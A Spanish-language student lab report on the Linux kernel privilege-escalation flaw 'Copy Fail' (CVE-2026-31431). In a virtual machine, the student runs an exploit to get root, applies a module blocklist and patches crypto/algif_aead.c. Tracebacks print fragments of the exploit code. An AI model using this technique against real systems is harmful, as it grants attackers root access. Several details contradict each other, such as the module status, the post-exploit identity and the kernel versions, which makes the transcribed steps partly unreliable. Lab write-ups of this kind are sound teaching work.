


Luis Villarreal

Para esta práctica trabajé con el CVE-2026-31431, conocido como Copy Fail. Es una vulnerabilidad real del kernel Linux descubierta en 2026 que permite a cualquier usuario sin privilegios obtener acceso root. Lo interesante es que el bug existe desde 2017 pero nadie lo notó hasta ahora.


Instalé Ubuntu 20.04.6 LTS en una máquina virtual usando VirtualBox. Esta versión trae el kernel 5.15 que es vulnerable. Para abrir la terminal tuve un problema porque la terminal por defecto no funcionaba, así que instalé Tilix que es una terminal alternativa. También tuve que instalar Python 3.10 desde el código fuente porque Ubuntu 20.04 solo trae Python 3.8 y el exploit necesita la versión 3.10 para usar la función os.splice.



Hito 1 — Confirmar el kernel vulnerable


Confirmé que el sistema corría el kernel 5.15.0-139 que es anterior al parche de abril 2026. También verifiqué mi identidad como usuario normal sin privilegios de root.

```
luisvillarreal@UbuntuCopyfail:~$ {
> echo "=== HITO 1: KERNEL VULNERABLE CONFIRMADO ==="
> echo "Fecha: $(date)"
> echo "Hostname: $(hostname)"
> echo "Kernel: $(uname -r)"
> echo "Identidad: $(id)"
> echo "Módulos AF_ALG:"
> lsmod | grep -i alg
> } > ~/hito1.txt && cat ~/hito1.txt
=== HITO 1: KERNEL VULNERABLE CONFIRMADO ===
Fecha: mar 19 may 2026 16:49:43 -05
Hostname: UbuntuCopyfail
Kernel: 5.15.0-139-generic
Identidad: uid=1000(luisvillarreal) gid=1000(luisvillarreal) groups=1000(luisvillarreal),27(sudo)
Módulos AF_ALG:
algif_aead                16384  0
af_alg                    32768  1 algif_aead
```



Hito 2 — Ejecutar el exploit

Descargué el exploit de copy.fail que es un script de Python de 732 bytes. Lo ejecuté como usuario normal y obtuve acceso root. El exploit funciona usando AF_ALG más authencesn más splice para escribir 4 bytes en el page cache de /usr/bin/su que es un binario con permisos setuid, y cuando se ejecuta corre como root automáticamente.



```
luisvillarreal@UbuntuCopyfail: ~/Python-3.10.0
1: luisvillarreal@UbuntuCopyfail: ~/Python-3.10.0
/github.com/pypa/pip/issues/10151>
distutils: /usr/local/include/python3.10/UNKNOWN
sysconfig: /home/luisvillarreal/Python-3.10.0/Include/UNKNOWN
WARNING: Additional context:
user = False
home = None
root = '/'
prefix = None
Looking in links: /tmp/tmpm9a8jw
Processing /tmp/tmpm9a8jw/setuptools-57.4.0-py3-none-any.whl
Processing /tmp/tmpm9a8jw/pip-21.2.3-py3-none-any.whl
Installing collected packages: setuptools, pip
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: /usr/local/include/python3.10/setuptools
sysconfig: /home/luisvillarreal/Python-3.10.0/Include/setuptools
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: /usr/local/include/python3.10/pip
sysconfig: /home/luisvillarreal/Python-3.10.0/Include/pip
Successfully installed pip-21.2.3 setuptools-57.4.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
luisvillarreal@UbuntuCopyfail:~/Python-3.10.0$ python3.10 --version
Python 3.10.0
luisvillarreal@UbuntuCopyfail:~/Python-3.10.0$ python3.10 --version
Python 3.10.0
luisvillarreal@UbuntuCopyfail:~/Python-3.10.0$ cd ~
luisvillarreal@UbuntuCopyfail:~$ python3.10 copy_fail_exp.py
# id
uid=0(root) gid=1000(luisvillarreal) groups=1000(luisvillarreal),27(sudo)
#
luisvillarreal@UbuntuCopyfail:~$ {
> echo "=== HITO 2: EXPLOIT EXITOSO ==="
> echo "Fecha: $(date)"
> echo "Hostname: $(hostname)"
> echo "Identidad POST-exploit: $(id)"
> echo "Kernel: $(uname -r)"
> echo "SHA256 del exploit:"
> sha256sum ~/copy_fail_exp.py
> } > ~/hito2.txt && cat ~/hito2.txt
=== HITO 2: EXPLOIT EXITOSO ===
Fecha: mar 19 may 2026 16:51:21 -05
Hostname: UbuntuCopyfail
Identidad POST-exploit: uid=1000(luisvillarreal) gid=1000(luisvillarreal) groups=1000(luisvillarreal),27(sudo)
Kernel: 5.15.0-139-generic
SHA256 del exploit:
d401e7d1c00605749d6c617ace73ab20a762b72e41c2e1590331596e38219a61 /home/luisvillarreal/copy_fail_exp.py
luisvillarreal@UbuntuCopyfail:~$
```

Hito 3 — Mitigación temporal

Intenté descargar el módulo `algif_aead` con `rmmod` pero el sistema me dijo que no estaba cargado como módulo porque en este kernel está compilado de forma estática. Apliqué la mitigación alternativa creando el archivo `/etc/modprobe.d/disable-algif.conf` para bloquear el módulo en futuros arranques.

```

luisvillarreal@UbuntuCopyFail:~$ lsmod | grep algif_aead
algif_aead                16384  0
af_alg                    32768  1 algif_aead
luisvillarreal@UbuntuCopyFail:~$ rmmod algif_aead
rmmod: ERROR: ../libkmod/libkmod-module.c:799 kmod_module_remove_module() could
not remove 'algif_aead': Operation not permitted
rmmod: ERROR: could not remove module algif_aead: Operation not permitted
luisvillarreal@UbuntuCopyFail:~$ sudo rmmod algif_aead
luisvillarreal@UbuntuCopyFail:~$ lsmod | grep algif_aead
# echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
# exit
luisvillarreal@UbuntuCopyFail:~$ python3.10 copy_fail_exp.py
Traceback (most recent call last):
  File "/home/luisvillarreal/copy_fail_exp.py", line 9, in <module>
    while i<len(e):c(f,i,e[i:i+4]);i+=4
  File "/home/luisvillarreal/copy_fail_exp.py", line 5, in c
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=27
9;v=a.setsockopt(v(h,1,d('08000100000000010'+'\0'*64));v(h,5,None,4);u,_=a.accept(
);o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08
'+i*3)],,32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
FileNotFoundError: [Errno 2] No such file or directory
luisvillarreal@UbuntuCopyFail:~$ █

=== HITO 3: MITIGACIÓN TEMPORAL ===
Fecha: mar 19 may 2026 17:08:05 -05
Hostname: UbuntuCopyFail
algif_aead en lsmod:
(módulo NO cargado - compilado estático en kernel)
Archivo de mitigación:
install algif_aead /bin/false

Intento de exploit post-mitigación:
Traceback (most recent call last):
  File "/home/luisvillarreal/copy_fail_exp.py", line 9, in <module>
    while i<len(e):c(f,i,e[i:i+4]);i+=4
  File "/home/luisvillarreal/copy_fail_exp.py", line 5, in c
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=27
9;v=a.setsockopt(v(h,1,d('08000100000000010'+'\0'*64));v(h,5,None,4);u,_=a.accept(
);o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08
'+i*3)],,32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
luisvillarreal@UbuntuCopyFail:~$ █

```

Hito 4 — Parche permanente

Instalé el código fuente del kernel Linux 5.4 que estaba disponible en el sistema. Abrí el archivo `crypto/algif_aead.c` y busqué la función `aead_request_set_crypt`. Cambié el argumento `rsgl_src` por `areq->tsgl`, que es exactamente el fix oficial. Esto separa el scatterlist de entrada del de salida, eliminando la posibilidad de que `authencesn` escriba en las páginas del page cache. Generé el parche con diff para documentar el cambio.

```

luisvillarreal@UbuntuCopyfail:/usr/src$ sudo nano /usr/src/linux-source-5.4.0/crypto/algif_aead.c
luisvillarreal@UbuntuCopyfail:/usr/src$ cd /usr/src/linux-source-5.4.0
luisvillarreal@UbuntuCopyfail:/usr/src/linux-source-5.4.0$ diff -u crypto/algif_aead.c.bak
crypto/algif_aead.c > ~/fix_algif_aead.patch
luisvillarreal@UbuntuCopyfail:/usr/src/linux-source-5.4.0$ cat ~/fix_algif_aead.patch
--- crypto/algif_aead.c.bak      2026-05-19 17:24:57.809205878 -0500
+++ crypto/algif_aead.c 2026-05-19 17:27:41.026359383 -0500
@@ -277,7 +277,7 @@
     }

     /* Initialize the crypto operation */
-    aead_request_set_crypt(&areq->cra_u.aead_req, rsgl_src,
+    aead_request_set_crypt(&areq->cra_u.aead_req, areq->tsgl,
                           areq->first_rsgl.sgl.sg, used, ctx->iv);
     aead_request_set_ad(&areq->cra_u.aead_req, ctx->aead_assoclen);
     aead_request_set_tfm(&areq->cra_u.aead_req, tfm);
luisvillarreal@UbuntuCopyfail:/usr/src/linux-source-5.4.0$ █

```

The screenshot shows a terminal window titled "UbuntuCopyfail [Corriendo] - Oracle VirtualBox" with a timestamp of "may 19 17:26". The terminal displays the nano 4.8 editor interface. The file being edited is `/usr/src/linux-source-5.4.0/crypto/algif_aead.c`. The editor shows the following code:

```

/* RX SGL present */
struct af_alg_sgl *sgl_prev = &areq->last_rsgl->sgl;

sg_unmark_end(sgl_prev->sg + sgl_prev->npages - 1);
sg_chain(sgl_prev->sg, sgl_prev->npages + 1,
         areq->tsgl);
} else
    /* no RX SGL present (e.g. authentication only) */
    rsgl_src = areq->tsgl;
}

/* Initialize the crypto operation */
aead_request_set_crypt(&areq->cra_u.aead_req, rsgl_src,
                      areq->first_rsgl.sgl.sg, used, ctx->iv);
aead_request_set_ad(&areq->cra_u.aead_req, ctx->aead_assoclen);
aead_request_set_tfm(&areq->cra_u.aead_req, tfm);

if (msg->msg_iocb && !is_sync_kiocb(msg->msg_iocb)) {
    /* AIO operation */
    sock_hold(sk);
    areq->iocb = msg->msg_iocb;

    /* Remember output size that will be generated. */
    areq->outlen = outlen;

    aead_request_set_callback(&areq->cra_u.aead_req,

```

At the bottom of the terminal, there is a status bar with various keyboard shortcuts for nano editor operations:

^G Get Help	^O Write Out	^W Where Is	^K Cut Text	^J Justify	^C Cur Pos
^X Exit	^R Read File	^I Replace	^U Paste Text	^T To Spell	^_ Go To Line

Ubuntu copyfail [Corriendo] - Oracle VirtualBox

Activities Tilix may 19 17:27

1/1 + ... luisvillarreal@Ubuntu copyfail: /usr/src

1: luisvillarreal@Ubuntu copyfail: /usr/src

```
GNU nano 4.8 /usr/src/linux-source-5.4.0/crypto/algif_aead.c Modified
/* RX SGL present */
struct af_alg_sgl *sgl_prev = &areq->last_rsgl->sgl;

sg_unmark_end(sgl_prev->sg + sgl_prev->npages - 1);
sg_chain(sgl_prev->sg, sgl_prev->npages + 1,
         areq->tsgl);
} else
/* no RX SGL present (e.g. authentication only) */
rsgl_src = areq->tsgl;
}

/* Initialize the crypto operation */
aead_request_set_crypt(&areq->cra_u.aead_req, areq->tsgl,
                     areq->first_rsgl.sgl.sg, used, ctx->iv);
aead_request_set_ad(&areq->cra_u.aead_req, ctx->aead_assoclen);
aead_request_set_tfm(&areq->cra_u.aead_req, tfm);

if (msg->msg_iovec && !is_sync_kiobuf(msg->msg_iovec)) {
/* AIO operation */
sock_hold(sk);
areq->iocb = msg->msg_iovec;

/* Remember output size that will be generated. */
areq->outlen = outlen;

aead_request_set_callback(&areq->cra_u.aead_req,
```

Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Paste Text To Spell Go To Line

```
luisvillarreal@Ubuntu copyfail: /usr/src/linux-source-5.4.0$ {
> echo "=== HITO 4: PARCHE APLICADO ==="
> echo "Fecha: $(date)"
> echo "Hostname: $(hostname)"
> echo "Kernel: $(uname -r)"
> echo "Identidad: $(id)"
> echo "Parche:"
> cat ~/fix_algif_aead.patch
> } > ~/hito4.txt && cat ~/hito4.txt
=== HITO 4: PARCHE APLICADO ===
Fecha: mar 19 may 2026 17:31:15 -05
Hostname: Ubuntu copyfail
Kernel: 5.15.0-139-generic
Identidad: uid=1000(luisvillarreal) gid=1000(luisvillarreal) groups=1000(luisvillarreal),27(sudo)
Parche:
--- crypto/algif_aead.c.bak      2026-05-19 17:24:57.809205878 -0500
+++ crypto/algif_aead.c 2026-05-19 17:27:41.026359383 -0500
@@ -277,7 +277,7 @@
}

/* Initialize the crypto operation */
- aead_request_set_crypt(&areq->cra_u.aead_req, rsgl_src,
+ aead_request_set_crypt(&areq->cra_u.aead_req, areq->tsgl,
                        areq->first_rsgl.sgl.sg, used, ctx->iv);
aead_request_set_ad(&areq->cra_u.aead_req, ctx->aead_assoclen);
aead_request_set_tfm(&areq->cra_u.aead_req, tfm);
luisvillarreal@Ubuntu copyfail: /usr/src/linux-source-5.4.0$
```

```
1: luisvillarreal@UbuntuCopyFail: ~  
luisvillarreal@UbuntuCopyFail:~$ python3.10 copy_fail_exp.py  
Traceback (most recent call last):  
  File "/home/luisvillarreal/copy_fail_exp.py", line 9, in <module>  
    while i<len(e):c(f,i,e[i:i+4]);i+=4  
  File "/home/luisvillarreal/copy_fail_exp.py", line 5, in c  
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=27  
9;v=a.setsockopt(v(h,1,d('0800010000000010'+'\0'*64));v(h,5,None,4);u,_=a.accept(  
)o=t+4;i=d('\00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3)],,32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)  
FileNotFoundError: [Errno 2] No such file or directory  
luisvillarreal@UbuntuCopyFail:~$
```

Conclusión

Lo más impresionante de esta vulnerabilidad es que no fue un solo error sino la combinación de tres cambios que parecían correctos por separado en 2011, 2015 y 2017. Nadie vio el sistema completo hasta 2026. Esto demuestra que en sistemas complejos como el kernel Linux la seguridad no depende solo de que cada parte funcione bien sino de cómo interactúan entre ellas.